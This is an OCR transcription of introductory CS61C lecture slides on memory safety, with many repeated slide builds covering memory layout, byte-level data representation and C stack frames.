Memory Safety

(Or How I Learned to Stop `printf`-ing and Love GDB)

CS61C Summer 2013
Albert Magyar

August 14, 2013

What is memory safety?

- Memory safety means all of a program's interactions with memory have the intended effect
- Why is memory so important? Well, what's in memory?

What is memory safety?

- Memory safety means all of a program's interactions with memory have the intended effect
- Why is memory so important? Well, what's in memory?
  - All of our data
  - All of our code
  - All of our control variables
  - Saved copies of registers

How can code be unsafe?

- The programmer writes the program's code, so they control what it does, right?

How can code be unsafe?

- The programmer writes the program's code, so they control what it does, right? Not quite.

How can code be unsafe?

- The programmer writes the program's code, so they control what it does, right? Not quite.
- Many programs are meant to do something useful, which might require interactivity

How can code be unsafe?

- The programmer writes the program's code, so they control what it does, right? Not quite.
- Many programs are meant to do something useful, which might require interactivity
- Think about a webserver:
  - Server loads pages in response to outside requests
  - Probably has to store the URL somewhere...
  - **The external user controls (some of) what's stored in memory by the webserver!**

Agenda

- What is Memory Safety?
- Memory Layout Revisited
- Potential Problems
- 5 Minute Break
- Code Injection
- x86: The Plot Thickens
- Potential Solutions and Their Drawbacks

Memory layout revisited


- We want to understand attacks on the integrity of memory
- First, we need to understand the normal structure of memory
- Today, we'll talk about four segments (as in the rest of 61C):
  - Downward-growing stack
  - Upward-growing heap
  - Fixed-size static data and code segments

Memory layout revisited

- We want to understand attacks on the integrity of memory
- First, we need to understand the normal structure of memory
- Today, we'll talk about four segments (as in the rest of 61C):
  - Downward-growing stack
  - Upward-growing heap
  - Fixed-size static data and code segments
- In reality, it might be more complicated – but not much


Memory layout revisited

Our view of the MIPS address space:



Memory layout revisited


Our view of the MIPS address space:



All addresses are virtual!

Memory layout revisited


Our view of the MIPS address space:



All addresses are virtual!


Showing the contents of memory

- Array, one row per 4-byte word




Showing the contents of memory

- Array, one row per 4-byte word
- Word addresses increase from bottom to top of diagram




Showing the contents of memory

- Array, one row per 4-byte word
- Word addresses increase from bottom to top of diagram
- A row can also be interpreted as 4 individual bytes



Showing the contents of memory

- Array, one row per 4-byte word
- Word addresses increase from bottom to top of diagram
- A row can also be interpreted as 4 individual bytes
- Byte addresses within word increase from left to right




Showing the contents of memory

- Array, one row per 4-byte word
- Word addresses increase from bottom to top of diagram
- A row can also be interpreted as 4 individual bytes
- Byte addresses within word increase from left to right
- Example: `char` array `s[10]`


Showing the contents of memory

- Array, one row per 4-byte word
- Word addresses increase from bottom to top of diagram
- A row can also be interpreted as 4 individual bytes
- Byte addresses within word increase from left to right
- Example: `char` array `s[10]`
- Example: `int` array `vec[5]`



Showing the contents of memory

- Array, one row per 4-byte word
- Word addresses increase from bottom to top of diagram
- A row can also be interpreted as 4 individual bytes
- Byte addresses within word increase from left to right
- Example: `char` array `s[10]`
- Example: `int` array `vec[5]`
- We'll assume little-endianness



Layers of representation


Example: `int primes[] = {2, 3, 5, 7, 11, 13, 17}`

- Logical elements
- Integers
- Two's complement values
- Individual bytes

Layers of representation

Example: `int primes[] = {2, 3, 5, 7, 11, 13, 17}`


- Logical elements
- Integers
- Two's complement values
- Individual bytes



Layers of representation

Example: `int primes[] = {2, 3, 5, 7, 11, 13, 17}`

- Logical elements
- Integers
- Two's complement values
- Individual bytes



Layers of representation


Example: `int primes[] = {2, 3, 5, 7, 11, 13, 17}`

- Logical elements
- Integers
- Two's complement values
- Individual bytes

The stack: growth and frames

From a high (C language) level, the stack grows downward to allocate space for each local variable in a function:


```
void do_math(int m, int n) {
    int i;
    char name[8];
    char login[2];
    float b;
    ...
}
```



The stack: growth and frames

From a high (C language) level, the stack grows downward to allocate space for each local variable in a function:


```
void do_math(int m, int n) {
    int i;
    char name[8];
    char login[2];
    float b;
    ...
}
```



The stack: growth and frames

From a high (C language) level, the stack grows downward to allocate space for each local variable in a function:


```
void do_math(int m, int n) {
    int i;
    char name[8];
    char login[2];
    float b;
    ...
}
